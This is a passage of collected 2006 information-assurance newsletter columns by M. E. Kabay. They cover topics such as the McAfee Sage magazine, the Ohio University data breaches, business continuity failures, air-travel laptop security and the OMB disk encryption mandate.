[MK adds: my HP colleagues were too diffident to add more references, but I looked up the Secure Print Advantage page and found pointers to an informative online demonstration < http://h20223.www2.hp.com/NonStopComputing/cache/564666-0-0-0-121.html > and a white paper elaborating on the approach.< http://h20223.www2.hp.com/NonStopComputing/downloads/Secure%20Printing%20v5.pdf > I think it's interesting – and I don't work for HP any more!]

* * *

Dale Morris graduated with an MSEE from University of Missouri at Columbia in 1980. He is currently a processor architect with HP in Colorado with experience in hardware implementation, hardware/compiler partnership for optimal performance, OS functionality and performance optimization. His focus is on constructing and leading technical teams within and across companies. You may write to him at < mailto:dale.morris@hp.com >.

Gary Lefkowitz is Director of Marketing and Operations, Enterprise Storage and Server Security at Hewlett-Packard in Palo Alto, Ca. He has a distinguished career spanning more than two decades in marketing and management at Compaq, Tandem, Informix, Molecular Computing and HP.

* * *

M. E. Kabay, PhD, CISSP-ISSMP is Program Director of the Master of Science in Information Assurance < http://www.graduate.norwich.edu/infoassurance/ > and CTO of the School of Graduate Studies at Norwich University in Northfield, VT. Mich can be reached by e-mail at < mailto:mekabay@gmail.com >; Web site at < http://www.mekabay.com/index.htm >.

limit on any Web site, and to republish it in any way they see fit.

Sage Advice from McAfee:
New Journal Hits the Web

by M. E. Kabay, PhD, CISSP-ISSMP
Associate Professor, Information Assurance
Norwich University, Northfield VT

A few days ago, I interviewed Kevin Soo Hoo, Program Manager at McAfee Avert Labs and Editor of the new _Sage_ magazine from that company. I'm excited by the Volume 1, Number 1 of the magazine and delighted at the opportunity to speak to one of its moving forces.

Q: Why did you decide to put all this work into a new magazine?

A: Two years ago, Dan Geer and Andrew Jaquith and I published an article in _IEEE Security and Privacy Journal_ called "Information Security: Why the Future Belongs to the Quants" < http://ieeexplore.ieee.org/xpl/abs_free.jsp?arNumber=1219053 > advocating increased data sharing among security experts. Since then, there's been a tremendous increase in the amount of quantitative data appearing in publications. And we felt that McAfee should be contributing to this research flow along with better analysis. We want to do more than just report the news – we want to identify trends and deeper causes. We want to bring more science into the field: formulate models and hypotheses and test them.

Q: What are your plans for publication schedule, availability and readership?

A: We plan to post a new issue every six months on the Web; it will be available free to everyone. We're trying to reach the security audience: executives, security officials, the spectrum of people responsible for security across the enterprise. We are trying to keep the writing clear and simple rather than using a lot of highly technical terms.

Q: Do you plan to have regular sections that will recur from issue to issue?

A: Yes, we expect to include such sections as News and Trends, Opinion / Editorial, features that are thematically related, and then some technical articles that may or may not be exactly in line with the theme of an issue. We don't want to be too strict, but it makes it easier for people to understand an issue when there are several articles following a theme plus additional materials that are generally related.

Q: Can you characterize the scope of the magazine? What aspects of security are likely to be particularly well represented?

A: Our hope is that we will make good use of our experts, but we don't want to be limited by that. So if there are trends emerging in which our labs don't have expertise, we'll go after it by assigning resources in the labs.

Q: Who will be writing for you? Who will review the submissions? Do you plan to have an editorial board?

A: We expect that eventually we will be able to attract good external writers. I hope that _Sage_ will become a place where good, scholarly and innovating thinking and writing will find a home. Right now, there's a small group of us in the lab who are pretty senior and have technical expertise who are reviewing the submissions. But as time goes on, we hope that we'll be getting others involved. We think that it's our community responsibility as industry leaders to provide this kind of service, and depending on the response of the community, we hope that others will volunteer to become part of our editorial board.

Q: Could you tell the readers about what is most exciting to you about this first issue?

A: It's how well the whole thing hangs together. It's great to see how the articles complement each other so well. It's about open source; it's about how the social norms, the technology, the tools have been leveraged by the malware-writing community. If you're into the here-and-now, then you'll be particularly interested in the "Money Changes Everything" and "Building Better Bots" articles. If you're interested in history – how we got here – you'll be keen on reading "Good Intentions Gone Awry." If you're highly technical, the paper on "Open-Source Software In Windows Rootkits" will be good for you. If you're a security executive or an industry consultant, you may be interested in the editorial pieces ("Is Open-Source Really So Open?" and "Vulnerability Bounties.")

Readers can download Sage Magazine as a colorful PDF file from < http://www.mcafee.com/us/threat_center/default.asp > free at any time.

Good job, folks!

* * *

[Disclaimer from MK: I have no financial or other involvement whatever with McAfee or _Sage_ magazine.]

* * *

New information assurance journal – Norwich University Journal of Information Assurance (NUJIA). See < http://nujia.norwich.edu >.

M. E. Kabay, PhD, CISSP-ISSMP is Program Director of the Master of Science in Information Assurance < http://www.msia.norwich.edu > at Norwich University in Northfield, VT. Mich can be reached by e-mail at < mailto:mkabay@norwich.edu >; Web site at < http://www.mekabay.com/index.htm >.

MS-ISAC Continues Useful Webcasts

by M. E. Kabay, PhD, CISSP-ISSMP
Associate Professor, Information Assurance
Norwich University, Northfield VT

Back in April 2006 I wrote about the Multi-State Information Sharing and Analysis Center (MS-ISAC) organized by the Computer Emergency Readiness Team (US-CERT) of the US Department of Homeland Security (DHS). The MS-ISAC provides valuable Webcasts to anyone who wants to download them.

I was updating a reference to one of their Webcasts in our MSIA curriculum and visited their Web site listing of these events again. < http://www.cscic.state.ny.us/msisac/webcast/ >. Since my last notes on their site, they have posted new materials and announced some exciting coming events that will interest readers.

On April 13, 2006, the group presented a lecture about VoIP (voice over IP). < http://www.cscic.state.ny.us/msisac/webcast/04_06/ > The presentation featured "Mr. Fran Raimon, Senior Systems Engineer, Global Systems Integrator Team, Juniper Networks and Mr. Bob Gaughan, Senior Consultant, Enterprise Regional Marketing, Nortel Networks, and Mr. William Pelgrin, Chair of the MS-ISAC." The abstract reads, "VoIP is growing in popularity. Two-thirds of the world's 2,000 largest companies will be using VOIP systems in 2006 and by 2009, 27 million Americans will use Internet phones at home. The presentation raised awareness on network security issues and challenges that arise in today's network world. We need to understand what the threats are and how to mitigate them. The presenters walked through a variety of scenarios to help explain these concepts and provided specific advice on what steps to take which included:

- VoIP Network Security Risks
- Key Solutions to Securing VoIP Networks
- A Secure VoIP Implementation."

As always, the materials available include a PowerPoint file, a recording managed by Microsoft's LiveMeeting software, and a set of links. You should use probably use Internet Explorer to access these files; my attempts using Opera failed completely. There are 52 slides and the show lasts about an hour.

On June 28, 2006, the MS-ISAC sponsored a talk on remote access by "Mr. John Nye, Symantec Corporation, Consulting Services Technical Lead, Christopher Labatt-Simon, D&D Consulting, Ltd., CEO and Mr. William Pelgrin, Chair of the MS-ISAC." The description < http://www.cscic.state.ny.us/msisac/webcast/06_06/ > lists the following topics:

- "overview of remote access options (dial-up/dial-back to dedicated access to IPSEC VPN to SSL VPN and beyond)
- the pros and cons of different types of remote access
- secure remote access (the security ramifications of extending internal applications)
- common best practices."

This presentation includes 54 slides and also takes about an hour.

Finally, there's a lecture on instant messaging coming up on August 16, 2006; a presentation in conjunction with the Cyber Security Awareness Month in October; and a CEO Roundtable in December.

Readers looking for free materials to use for in-house training and awareness sessions and teachers who want to spice up our course lectures will find these new additions helpful.

Many thanks to the speakers and organizers for all the work that has gone into these presentations.

* * *

New information assurance journal – Norwich University Journal of Information Assurance (NUJIA). See < http://nujia.norwich.edu >.

M. E. Kabay, PhD, CISSP-ISSMP is Program Director of the Master of Science in Information Assurance < http://www.msia.norwich.edu > at Norwich University in Northfield, VT. Mich can be reached by e-mail at < mailto:mkabay@norwich.edu >; Web site at < http://www.mekabay.com/index.htm >.

Ohio University Coping with Information Breaches

by M. E. Kabay, PhD, CISSP-ISSMP
Associate Professor, Information Assurance
Norwich University, Northfield VT

In May 2006, Ohio University (OU) announced that a "security violation was discovered on Monday, April 24" in which "The computer system contained biographical information for more than 300,000 individuals and organizations, including the Social Security numbers of more than 137,000 individuals" was penetrated by unknown persons. < http://www.ohio.edu/outlook/05-06/May/454n-056b.cfm > A later report indicated that another breach exposed the Social Security numbers and also health records of "60,000 people including all current students as well as some school faculty." < http://news.com.com/Ohio+University+suffers+security+breaches/2100-7349_3-6071505.html >

Adam Dodge, a graduate student in Norwich University's MSIA program, recently sent me a summary of the consequences of these breaches and others at the unfortunate school. As usual, I have edited the contributor's original material for publication in this newsletter.

* * *

It seems that OU has begun to receive heated backlash from alumni regarding the recent information breaches suffered by the university. A June 12, 2006 article in the _Athens News_ by Jim Phillips reviews alumni reactions. < http://www.athensnews.com/issue/article.php3?story_id=25220 > [Unfortunately, the newspaper's Web site was offline when we were checking URLs; the article is mirrored at < http://www.merit.edu/mail.archives/netsec/msg01521.html >.] Reactions include disgust (some of it expressed in vulgar language) at the loss of reputation for OU; promises to stop any future donations; possible class action lawsuits; and a proposal from one alumna to bill OU for the time she has spent checking her credit reports.

These reactions raise interesting questions. What are the legal liabilities and responsibilities of an organization that exposes personal information to criminal hackers? Like many other organizations, OU has set up a hotline and several University Web sites with detailed instructions on steps individuals should take if their information was exposed < http://www.ohio.edu/datatheft/personalinfo.cfm >, how to protect your Social Security number < http://www.ohio.edu/datatheft/ssn.cfm >, and steps to take if you have been a victim of identity theft < http://www.ohio.edu/datatheft/indentitytheft.cfm >. However, the help offered by OU on these Web pages is informational only. OU offers individuals exposed to possible identity theft are no monetary assistance in maintaining a watchful eye on their credit reports. Nor does OU offer any personal assistance in dealing the consequences of identity theft. Instead, OU recommends that individuals use free yearly credit reports and place an extended alert on their credit report, but only if they have already become victims.

These recommendations may be inadequate. Yearly credit reports are too far apart to catch and mitigate identity theft. OU recommends ordering free reports from each of the three major reporting companies at intervals throughout the year; however, even four months between reports offers identity thieves time to ruin their victims financially and cause immense damage to

their credit ratings.

Another response is to place an extended alert on one's credit report, but that lasts only seven years. Personal information such as the Social Security Number can last forever unless one goes through the difficult process of getting a new one. How much good is seven years of protection for a 23-year-old college alumnus who could live for another 70 years?

Readers should consider their own organization's use of Social Security Numbers, posting of unencrypted data on Web servers, and plans for responding to a breach of confidentiality involving stakeholder data. Adam and I think it is especially important to consult corporate counsel in planning such policies and responses. OU's documents can provide a start, but we all have a lot to do to cope with these issues in ways that are appropriate for our own situations.

But what won't do is to face such incidents without a contingency plan. As the old maps used to say about unknown lands thought to be dangerous, "There be dragons."

* * *

New information assurance journal – Norwich University Journal of Information Assurance (NUJIA). See < http://nujia.norwich.edu >.

M. E. Kabay, PhD, CISSP-ISSMP is Program Director of the Master of Science in Information Assurance < http://www.msia.norwich.edu > at Norwich University in Northfield, VT. Mich can be reached by e-mail at < mailto:mkabay@norwich.edu >; Web site at < http://www.mekabay.com/index.htm >.

Fighting Plagiarism

by M. E. Kabay, PhD, CISSP-ISSMP
Associate Professor, Information Assurance
Norwich University, Northfield VT

Terril Yue Jones recently wrote a summary of the effects of widespread plagiarism on educators. < http://www.latimes.com/business/la-fi-termpaper17jun17,0,5819159,full.story?coll=la-home-headlines > "Across the country, teachers and professors are abandoning the traditional academic chore of tidy margins and meticulous footnotes because the Internet offers a searchable online smorgasbord of ready-made papers." In addition to using plagiarism-detection systems such as TurnItIn,< http://www.turnitin.com/static/home.html > "Teachers who still assign long papers — 10 pages or more with footnotes and bibliographies — often require students to attach companion essays that describe every step of their research and writing." Many teachers are shifting their writing assignments to in-class essays; however, "In-class writing assignments are, by necessity, much shorter exercises that can be as brief as a couple of paragraphs and rarely more than a few pages." Jones quotes Nancy Willard of the Center for Safe and Responsible Internet Use as saying, "Kids these days have difficulty writing in depth about anything…. They are used to doing PowerPoint presentations, and the level of superficiality is great compared with term papers."

And this problem is related to information assurance (IA) . . . how?

In the first place, one of the fundamental properties of information that we protect in IA is authenticity – the correct labeling or attribution of information. For example, if someone sends a scurrilous e-mail message using a forged e-mail header, that's a breach of authenticity.

Second, most of the readers of this column have some interest in management. Managers must guard against plagiarism in official documents. Having plagiarized material in a press release, a product manual, a white paper, a Web site or a letter to a customer could not only be embarrassing, it could conceivably result in legal liability.

Third, I wanted readers to know about a little-known tool that can help anyone check text for plagiarism. EVE2 (Essay Verification System v2) is a small program that costs $30 for unlimited use.< http://www.canexus.com/eve/ > This product provides a list of suspect phrases and pointers to possible sources. The user must then check the highlighted text against the original to evaluate the potential plagiarism. It's a tool to support plagiarism identification, not a substitute for human intelligence. EVE2 ignores quotation marks and cheerfully counts quoted materials as possible plagiarism. In addition, it appears to have no technical support and no one responds to requests for site licenses. Aside from that, it works fine.

Norwich University has a license for TurnItIn which is perfect for our undergraduate papers, especially considering its vast repertoire of publications and other student essays stored in a repository. However, I do not permit our MSIA faculty to use TurnItIn for plagiarism checking on our IA graduate students' essays; even if we bar permanent storage of the essay, TurnItIn necessarily puts a copy of their work temporarily on the TurnItIn servers while the essay is being checked. In contrast, EVE2 is entirely client-based and therefore reduces the exposure of our students' work to any other servers.

Finally, some of the readers of this column are educators. I think that every educator at every level should be aware of the degradation of education that results from cut-and-paste composition of research papers. As a professor, I assign term papers because they help students learn how to weigh information and articulate their thoughts. If you are interested in knowing more about how I see the value of writing as an intellectual discipline, read my essay "On Writing." < http://www.mekabay.com/methodology/writing_undergrad.pdf > The essay also includes practical pointers for students on how (and why) to write simply and clearly.

Perhaps readers will use "On Writing" to convince their students (or their employees) that good writing encourages good thinking.

* * *

New information assurance journal – Norwich University Journal of Information Assurance (NUJIA). See < http://nujia.norwich.edu >.

M. E. Kabay, PhD, CISSP-ISSMP is Program Director of the Master of Science in Information Assurance < http://www.msia.norwich.edu > at Norwich University in Northfield, VT. Mich can be reached by e-mail at < mailto:mkabay@norwich.edu >; Web site at < http://www.mekabay.com/index.htm >.

More Honored in the Breach than in the Breeches

by M. E. Kabay, PhD, CISSP-ISSMP
Associate Professor, Information Assurance
Norwich University, Northfield VT

My esteemed colleague Elizabeth Templeton and I share a good deal in common. Elizabeth, who is the Administrative Director of the MSIA program at Norwich University < http://www.msia.norwich.edu/overview.htm >, was a programmer supporting PeopleSoft client/server applications and before that spent many years in the New York metropolitan area as a mainframe applications programmer and technical consultant in a wide variety of corporate settings. She has additional experience in technical training, technical writing and workshop facilitation and has taught mainframe COBOL programming to adults. Another point of similarity is that both she and I have a long history of working with the English language; she has taught English composition to high school students and serves as one of our chief editors in the School of Graduate Studies. For my part, I have been a technical editor in English since 1972.

Recently Elizabeth wrote to me in exasperation: "What campaign can we launch to make writers stop using the word _breeches_ when the word they want is _breaches_?"

For the record, "breeches" (also spelled "britches") are trousers – pants – the things you wear on your legs. "Breach" means "a failure to maintain something: a failure to obey, keep, or preserve something such as a law, trust, or promise (e.g., a breach of confidentiality; a hole in something that is caused by something else forcing its way through; a gap that results when somebody or something leaves" (Microsoft® Encarta® 2006).

A quick search on GOOGLE with the string "security breech" brought up 573,000 hits. For example, Michael Kerntke in the Chief Information Office of University of Connecticut entitled a report "Server Security Breech" when "On June 20, 2005 University Information Technology Services received notification from a non-University corporation that an invalid logon attempt had originated from a computer within the University of Connecticut domain. This automated notification was investigated by UITS technical staff and it was discovered that a hacking incident had resulted in an unauthorized program, known as a rootkit, being installed on a UITS data center server." < http://itsnews.uconn.edu/2005/serverbreech.html > Alert readers will note that the URL even includes the misspelling.

Other examples:

- "Newzbin Security Breech." < http://www.slyck.com/news.php?story=571 >
- "Another Government Computer Security Breech – FBI" < http://www.outsidethebeltway.com/archives/2006/07/another_government_computer_security_breech_-_fbi/ >
- "Security Breech at Hartsfield Airport in Atlanta" < http://transcripts.cnn.com/TRANSCRIPTS/0111/16/bn.09.html >

- "University of Tennessee Security Breech" < http://www.myeyewitnessnews.com/news/local/story.aspx?content_id=174C38A1-0C43-4586-BE33-0ED7DE8AECD3 >

Finally, in my own grading of undergraduate and even graduate students' essays, I have too often seen the same problem:

- "Management can better prepare for such a breech. . . ."
- ". . . national laws such as SOX, HIPPA [sic], and state breech notification laws. . . ."
- ". . . potential loss should a breech occur."
- "Internal examiners should treat each security breech claim. . . ."

So here's my response to Elizabeth: a column read by 56,000 information security and network management professionals. Get with it, folks: STOP MISUSING THE WORD "BREECH" WHEN YOU MEAN "BREACH."

Pull up your britches, everyone! As Hamlet might have said under these circumstances, "This is a spelling more honored in the breach than in the observance." < http://www.cjr.org/tools/lc/honored.asp >

* * *

New information assurance journal – Norwich University Journal of Information Assurance (NUJIA). See < http://nujia.norwich.edu >.

M. E. Kabay, PhD, CISSP-ISSMP is Program Director of the Master of Science in Information Assurance < http://www.msia.norwich.edu > at Norwich University in Northfield, VT. Mich can be reached by e-mail at < mailto:mkabay@norwich.edu >; Web site at < http://www.mekabay.com/index.htm >.

Business Discontinuity

by M. E. Kabay, PhD, CISSP-ISSMP
Associate Professor, Information Assurance
Norwich University, Northfield VT

My old friend Stacy and I were chatting last week about the parlous state of her company's business continuity planning. Stacy works in a sizable manufacturing plant where they make left-handed gzornoplatzes for the export trade. She's one of the sales managers there and supervises 50 sales staff, of whom about 15 are usually in the office at any one time (the rest are on the road visiting customers except on meeting days).

It seems that a couple of weeks ago, electricity failed at around nine o'clock on Monday morning. All of the company servers are safely connected to uninterruptible power supplies (UPSs), so there was no damage to the equipment or to the data. The UPSs allowed a graceful shutdown, but there was insufficient power for continued operation.

The mains power came back at about 11 o'clock that morning. The servers stayed down until 1 pm that afternoon.

Stacy called the help desk to find out what happened: why weren't the servers coming back up now that the power was restored?

The answer shocked Stacy even though she is not by any means a technically sophisticated person; she is, however, smart. Here is what she learned.

The servers were not allowed to come back online because the batteries on the UPSs were drained. It took another two hours to recharge them; therefore, the servers were down until 1 pm.

And why were there no secondary UPSs? Nobody knew.

What about an emergency generator? That would support continuous operation. Well, it seems that the IT managers had asked many years before for an emergency generator that could kick in quickly when power failures lasted more than a few minutes, thus allowing servers to stay online. Since all of the sales staff are equipped with laptop computers, they have at least a few hours of self-contained power that would allow them to work even without mains power in the office as long as they had access to the databases and Microsoft Exchange e-mail server. The off-site sales employees could also continue working as long as the network servers were accessible. So it seemed clear to the IT staff using elementary risk analysis that maintaining the continuity of service of their servers ought to be a high priority for the factory. They wrote up their proposal for an emergency generator and the appropriate isolation switches and waited for approval of the relatively moderate outlay (around $50,000 capital cost).

Unfortunately, their analysis was initially rejected by the factory directors. The factory was still largely under the control of old-time entrepreneurs who had founded and grown the business as a family enterprise a generation before. They were used to taking risks and they didn't like the size of the proposed expenditure, especially for what they perceived as secondary issues such as office work. How could access to computers possibly be mission-critical?

The IT department persevered, however, and after a couple of years they finally got upper management approval for purchase of an emergency generator. Unfortunately, Stacy also learned through the grapevine that the founder's son-in-law had a fit about installing the generator on the roof, which had been identified as the best location for the generator. The scuttlebutt was that he thought it was so hideous that it would make the factory building looked too ugly. He therefore prevailed on the board of directors to maintain the generator as a portable device on a trailer and drag it next to the IT department only when required. This process usually took a couple of hours and was dependent on a single employee who knew how to hook up the generator -- and he wasn't always around. As a result, the generator they bought was almost never used.

In addition to the sales staff who were inconvenienced by the server downtime, several hundred other employees dependent on their tower computers were completely down during the four hours of system unavailability. There was absolutely no provision for providing emergency power to those employees. The factory doesn't even have contingency plan to allow them to respond to customer phone calls; in fact, their digital public branch exchange (PBX) is on the same UPSs as their servers, so they lost outgoing phone service, inbound phone service and voicemail all at the same time -- not exactly great for the company's public image.

Stacy said that the worst part of the whole situation is that nobody in the upper management gave the slightest indication that they were even aware of the problem.

The remainder of the analysis is left to the readers.

[All details changed to protect the guilty.]

* * *

New information assurance journal – Norwich University Journal of Information Assurance (NUJIA). See < http://nujia.norwich.edu >.

M. E. Kabay, PhD, CISSP-ISSMP is Program Director of the Master of Science in Information Assurance < http://www.msia.norwich.edu > at Norwich University in Northfield, VT. Mich can be reached by e-mail at < mailto:mekabay@gmail.com >; Web site at < http://www.mekabay.com/index.htm >.

That Won't Fly

by M. E. Kabay, PhD, CISSP-ISSMP
Associate Professor, Information Assurance
Norwich University, Northfield VT

As readers will no doubt be aware, on the 10th of August 2006, British police arrested 21 people suspected of plotting to blow up planes flying from Britain to the US < http://news.bbc.co.uk/2/hi/uk_news/4778575.stm >. In the wake of these police actions, the UK Department of Transport issued new, stricter regulations limiting what passengers can take into aircraft cabins. The press release of August 10 specifically allows only the following -- and everything must be placed in a transparent plastic bag, not in pockets (quoting exactly):

- Pocket-size wallets and pocket-size purses plus contents (for example money, credit cards, identity cards etc (not handbags)
- Travel documents essential for the journey (for example passports and travel tickets)
- Prescription medicines and medical items sufficient and essential for the flight (e.g., diabetic kit), except in liquid form unless verified as authentic
- Spectacles and sunglasses, without cases
- Contact lens holders, without bottles of solution
- For those traveling with an infant: baby food, milk (the contents of each bottle must be tasted by the accompanying passenger) and sanitary items sufficient and essential for the flight (nappies, wipes, creams and nappy disposal bags)
- Female sanitary items sufficient and essential for the flight, if unboxed (e.g. tampons, pads, towels and wipes)
- Tissues (unboxed) and/or handkerchiefs
- Keys (but no electrical key fobs).

< http://news.bbc.co.uk/2/hi/uk_news/4778615.stm >

All other belongings must be stowed in checked luggage.

As I read these rules, business travelers, such as the readers of this column, who may need to fly to Britain and back from the US will have to consider some information security issues.

First of all, nobody is going to be bringing laptop computers, cell phones, personal digital assistants (PDAs) or even watches onto the aircraft. That restriction means that confidential information stored on such devices (yes, my DataLink watch has confidential information on it < http://www.timex.com/datalink/ >) may now be exposed to greater threat than if the devices

were kept with the passenger. Anyone planning to allow baggage handlers to have access to laptop computers and such would do well to act on security experts' repeated pleas to use disk encryption. On a personal note, my PDA uses strong encryption for confidential data and my watch has a password on the "Note" section where I store such things as bank account numbers.

Not having your computer with you on a transatlantic flight may change your perspective on the productivity costs of international travel. I recommend you bring a good book, because you sure aren't going to be answering e-mail, writing that management report you intended to finish, or even watching DVDs or listening to CDs or your iPod. And forget the sound-suppressing earphones: I don't see those on the approved list, either.

It is possible that we will see an increase in the relative value of electronic conferencing, perhaps including Web-camera feeds for videoconferencing in lieu of physical transatlantic meetings. If similar restrictions come to be applied in the US, the same cost/benefit calculations may reduce business air travel and increase virtual meetings. We will have to pay better attention to the security of such communications; virtual private networks will become standard operating procedures for any kind of confidential information interchange at such meetings.

More on this topic in the next column.

* * *

New information assurance journal – Norwich University Journal of Information Assurance (NUJIA). See < http://nujia.norwich.edu >.

M. E. Kabay, PhD, CISSP-ISSMP is Program Director of the Master of Science in Information Assurance < http://www.msia.norwich.edu > at Norwich University in Northfield, VT. Mich can be reached by e-mail at < mailto:mekabay@gmail.com >; Web site at < http://www.mekabay.com/index.htm >.

Flights of Fancy

by M. E. Kabay, PhD, CISSP-ISSMP
Associate Professor, Information Assurance
Norwich University, Northfield VT

In my last column, I discussed some of the practical consequences of new restrictions on carry-on baggage for travelers from the UK to the US. In this column, I want to continue the discussion of implications of these new restrictions for business travelers.

I have already written about the risks of putting laptop computers in checked baggage. But readers will note from the list of permitted objects on flights from the UK < http://news.bbc.co.uk/2/hi/uk_news/4778615.stm > that "electrical key fobs" are also forbidden in the cabin. What are you going to do when you reach your home airport and discover that your checked baggage has been lost, stolen or even just taken by mistake because it looks like somebody else's bag? How are you going to get into your car if you can't turn the alarm off?

I keep a spare electronic key fob hidden somewhere in my car (no, I'm not going to tell you where) so that I can quickly turn off the alarm if I am forced to use my extra key to get into the car when the alarm is on. To reduce the likelihood that my carry-on bag will be taken by somebody else, I always strap it with a brightly colored, wide nylon strap that not only makes it more distinguishable but also serves as a safety measure in case the zipper fails.

Assuming that you have encrypted your data, you'll want to think about ensuring the value of your hardware < http://www.travel-insurance-online.com/laptop-insurance.php >. See if you can get a policy that ensures against both damage and loss.

Since rebuilding your software configuration can take days of work, you may want to invest in a product that provides disk imaging < http://disk-imaging-software-review.toptenreviews.com/ > or cross-computer software installation < http://www.laplink.com/pcmover/ >. These products can allow you to create installation disks that will duplicate your software set up on a replacement computer in minutes or hours. Taking this kind of backup may become a normal precaution for business travelers before setting out on a trip.

* * *

New information assurance journal – Norwich University Journal of Information Assurance (NUJIA). See < http://nujia.norwich.edu >.

M. E. Kabay, PhD, CISSP-ISSMP is Program Director of the Master of Science in Information Assurance < http://www.msia.norwich.edu > at Norwich University in Northfield, VT. Mich can be reached by e-mail at < mailto:mekabay@gmail.com >; Web site at < http://www.mekabay.com/index.htm >.

The Thin Edge

by M. E. Kabay, PhD, CISSP-ISSMP
Associate Professor, Information Assurance
Norwich University, Northfield VT

In my last two columns, I've been looking at the possible consequences of increased restrictions on cabin baggage on aircraft. I pointed out that business travelers would have to think more seriously about protecting their portable electronics against penetration, theft and loss and that the productivity costs of international or other long-distance meetings would have to be reevaluated.

Another question will arise if the US transportation security administration shifts towards the new UK cabin restrictions < http://tsa-7.custhelp.com/cgi-bin/tsa.cfg/php/enduser/std_alp.php >. Having every passenger check baggage will inevitably increase the total travel time < http://www.kansascity.com/mld/kansascity/business/15246601.htm >, and the proportionate effect will be greater for short hops. There will be longer delays at the originating airport because everybody has to check bags; everyone will have to wait for checked baggage at the destination. Security delays might even be imposed at intermediate airports -- and most travelers won't have access to their computers even if there are long layovers. At that point, the balance may shift away from flying out of the nearest airport towards flying out of the nearest airport that allows a direct flight to the destination.

For example, I sometimes have to travel to Toronto from Vermont. Normally, my colleagues and I drive to Burlington airport -- about an hour for most of us. There, we normally need at most an hour before flight time because it's a small airport and everything goes pretty quickly. In all, our travel adds up to six hours from home to Toronto Airport: an hour drive, an hour wait, and four hours for two short flights (e.g., Burlington to Cleveland and Cleveland to Toronto). Now, we could drive to Montréal in about three hours and take the hourly shuttle from Dorval to Pearson; the total time might be about five hours. We choose the Burlington Route because it avoids uncertainty at the border and lets us read or work for a couple of extra hours that would otherwise be taken up driving. Put in a few more hours of travel time due to security delays at airports and the five hours starts to look more attractive. I suspect that we may see some significant reductions in short-haul flights if the security restrictions become more onerous for business travelers.< http://www.canada.com/nationalpost/story.html?id=e313d00c-92fc-4cb8-bb79-b9786659c2ad >

Finally, the restrictions on portable electronics and airplane cabins many lead to increased interest in thin client technology. Perhaps someday we will see business travelers renting fungible (I love that word) computers for their flights just as they can now rent DVD players for a flight.< http://www.altitunes.com/video_business.html > With wireless access in the air, a traveler might then be able to use her preferred software and access her business data from the corporate server using a VPN and save the results on the home system. At her destination, she could then use her own PC as a thin client to continue working with the same data. The Microsoft Exchange server for Outlook and e-mail < http://www.microsoft.com/exchange/default.mspx > includes a Web client for VPN access to e-mail, calendar, to-do list and so on even if the user is not physically connected to the corporate LAN. Perhaps this is an option that will become increasingly attractive as travel becomes more

onerous.

* * *

New information assurance journal – Norwich University Journal of Information Assurance (NUJIA). See < http://nujia.norwich.edu >.

M. E. Kabay, PhD, CISSP-ISSMP is Program Director of the Master of Science in Information Assurance < http://www.msia.norwich.edu > at Norwich University in Northfield, VT. Mich can be reached by e-mail at < mailto:mekabay@gmail.com >; Web site at < http://www.mekabay.com/index.htm >.

US OMB Mandates Laptop Disk Encryption as #1 Precaution

by M. E. Kabay, PhD, CISSP-ISSMP
Associate Professor, Information Assurance
Norwich University, Northfield VT

Losses of laptop computers with unencrypted hard drives continue to be reported week after week. On August 14, 2006 the US Department of Transportation admitted to laptop losses for the second time in a week. < http://www.washingtonpost.com/wp-dyn/content/article/2006/08/14/AR2006081401193.html >

Partly in response to the loss of control over confidential data on government computers, Clay Johnson III, Deputy Director for Management of the Office of Management and Budget (OMB) issued memorandum M-06-16 < http://www.whitehouse.gov/OMB/memoranda/fy2006/m06-16.pdf > on June 23, 2006 recommending the following safeguards for all federal government agencies (quoting exactly):

>The National Institute of Standards and Technology (NIST) provided a checklist for protection of remote information. (See attachment) The intent of implementing the checklist is to compensate for the lack of physical security controls when information is removed from, or accessed from outside the agency location. In addition to using the NIST checklist, I am recommending all departments and agencies take the following actions:

1. Encrypt all data on mobile computers/devices which carry agency data unless the data is determined to be non-sensitive, in writing, by your Deputy Secretary or an individual he/she may designate in writing;

2. Allow remote access only with two-factor authentication where one of the factors is provided by a device separate from the computer gaining access;

3. Use a "time-out" function for remote access and mobile devices requiring user re-authentication after 30 minutes inactivity; and

4. Log all computer-readable data extracts from databases holding sensitive information and verify each extract including sensitive data has been erased within 90 days or its use is still required.<

The document includes an extensive list of recommendations which referred to specific special publications (SPs) from the National Institute of Standards and Technology (NIST). The specific references are cryptic; e.g., "Related SP 800-53 controls and associated SP 800-53A assessment procedures: AC-1 ACCESS CONTROL POLICY AND PROCEDURES SP 800-53A: AC-1.1, AC-1.2, AC-1.3, AC-1.4 (for high impact add: AC-1.5, AC-1.6, AC-1.7)."

The San Francisco-based security company GuardianEdge Technologies has prepared a 45 page guidebook (free, but registration required) < http://www.guardianedge.com/white_papers/protecting_remote_information.html > that helps

readers interpret these cryptic references; e.g., “AC-1.1: Examine organizational records or documents to determine if access control policy and procedures: (i) exist; (ii) are documented; (iii) are disseminated to appropriate elements within the organization; (iv) are periodically reviewed by responsible parties within the organization; and (v) are updated, when organizational review indicates updates are required.”

On a related note, GuardianEdge Technologies products were recently selected by the Veterans Administration as disk encryption tools to implement the OMB directive < http://www.fcw.com/article95655-08-14-06-Web >.

I have recommended to my colleagues in the Norwich University IT department that we study the OMB memorandum and the GuardianEdge guidebook as a basis for implementing University wide disk encryption policies. I think readers would also do well to study these documents.

[I am grateful to Timothy J Polakowski of McGrath/Power Public Relations for bringing these documents to my attention on behalf of GuardianEdge Technologies. However, I have no involvement of any kind with that company and have not studied their products. References to their products do not constitute an endorsement.]

* * *

New information assurance journal – Norwich University Journal of Information Assurance (NUJIA). See < http://nujia.norwich.edu >.

M. E. Kabay, PhD, CISSP-ISSMP is Program Director of the Master of Science in Information Assurance < http://www.msia.norwich.edu > at Norwich University in Northfield, VT. Mich can be reached by e-mail at < mailto:mekabay@gmail.com >; Web site at < http://www.mekabay.com/index.htm >.

Two Cybercrime Textbooks

by M. E. Kabay, PhD, CISSP-ISSMP
Associate Professor, Information Assurance
Norwich University, Northfield VT

The fall 2006 semester has begun at Norwich University and I'll be teaching CJ341, Cybercrime and Cyberlaw < http://www.mekabay.com/courses/academic/norwich/cj341/index.htm > with my colleague Adjunct Professor Julie Tower-Pierce, Esq. I taught this course in 2001 and 2002 and Julie taught it from 2003 to 2005. With the growth in the number of students in criminal justice and information assurance majors, we now have two sections and so we are collaborating on the course. Readers of this column may be interested in two of the textbooks we are using this year:

- Moore, R. (2005). _*Cybercrime: Investigating High-Technology Computer Crime.*_ Matthew Bender & Co./Lexis-Nexis Group (ISBN 1-59345-303-5). xii + 258. Index.

